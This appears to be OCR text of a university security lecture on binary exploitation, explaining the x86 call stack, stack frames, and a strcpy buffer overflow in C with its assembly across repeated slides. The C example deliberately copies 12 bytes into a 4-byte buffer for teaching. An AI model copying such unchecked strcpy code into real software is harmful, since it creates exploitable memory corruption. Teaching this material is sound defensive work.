Computer and Network Security

Lecture 11:
Binary Exploitation Toolbox

COMP-5370/6370
Fall2024

Office Hours

- Wednesday this week and next week moved
  - Thursday, 26Sept2024 @ 12-1pm
  - Thursday, 03Oct2024 @ 12-1pm
- Monday office hours unchanged
  - Monday, 30Sept2024 @ 3-4pm
- Back to normal 09Oct2024


Our World

PRETEND THE WORLD IS SIMPLE.

Call Stack

- Starts at `0xffffffff`
- Grows toward `0x00000000`
- ESP (→) points to top-of-stack
  - “Stack Pointer”
- EBP (←) points to bottom of current frame
  - “Base Pointer” / “Frame Pointer”


Low address **`0x00`**



High address **`0xff`**


Stack frames

```
void func_1() {
    ...
    ...
}

int main() {
    func_1();
    ...
}
```




Stack frames

```
void func_1() {
    ...
    ...
}

int main() {
    func_1();
    ...
}
```



Stack frames

```
void func_1() {
    ...
    ...
}

int main() {
    func_1();
    ...
}
```



Buffer overflow example


```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = “1234567890AB”;
   func_2(str);
}
```


Buffer overflow example

```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = "1234567890AB";
   func_2(str);
}
```

12 Bytes

Buffer overflow example






```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = "1234567890AB";
   func_2(str);
}
```

example2.s (x86)

```
int main() {
   char str = "1234567890AB";
   func_2(str);}
```


```
main:
   push   ebp
   mov    ebp, esp
   push   str_ptr
   call   func_2
   leave
   ret
RODATA:
str_ptr:"1234567890AB"
```

```
void func_2(char *str) {
   char buffer[4];
   strcpy(buffer, str);}
```

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   ebp - 4
   call   strcpy
   leave
   ret
```

example2.s (x86)


```
main:
   push   ebp
   mov    ebp, esp
   push   str_ptr
   call   func_2
   leave
   ret
```




```
str_ptr: "1234567890AB"
```

example2.s (x86)


```
main:
   push  ebp
   mov   ebp, esp
   push  str_ptr
   call  func_2
   leave
   ret
```




```
str_ptr: "1234567890AB"
```

example2.s (x86)


```
main:
  push  ebp
  mov   ebp, esp
  push  str_ptr
  call  func_2
  leave
  ret
```




```
str_ptr: "1234567890AB"
```

example2.s (x86)


```
main:
  push  ebp
  mov   ebp, esp
  push  str_ptr
  call  func_2
  leave
  ret
```




```
str_ptr: "1234567890AB"
```


example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr: "1234567890AB"
```




example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr: "1234567890AB"
```




example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr: "1234567890AB"
```




example2.s (x86)

```
func_2:
  push  ebp
  mov   ebp, esp
  sub   esp, 4
  push  [ebp + 8]
  push  ebp - 4
  call  strcpy
  leave
  ret
str_ptr: "1234567890AB"
```



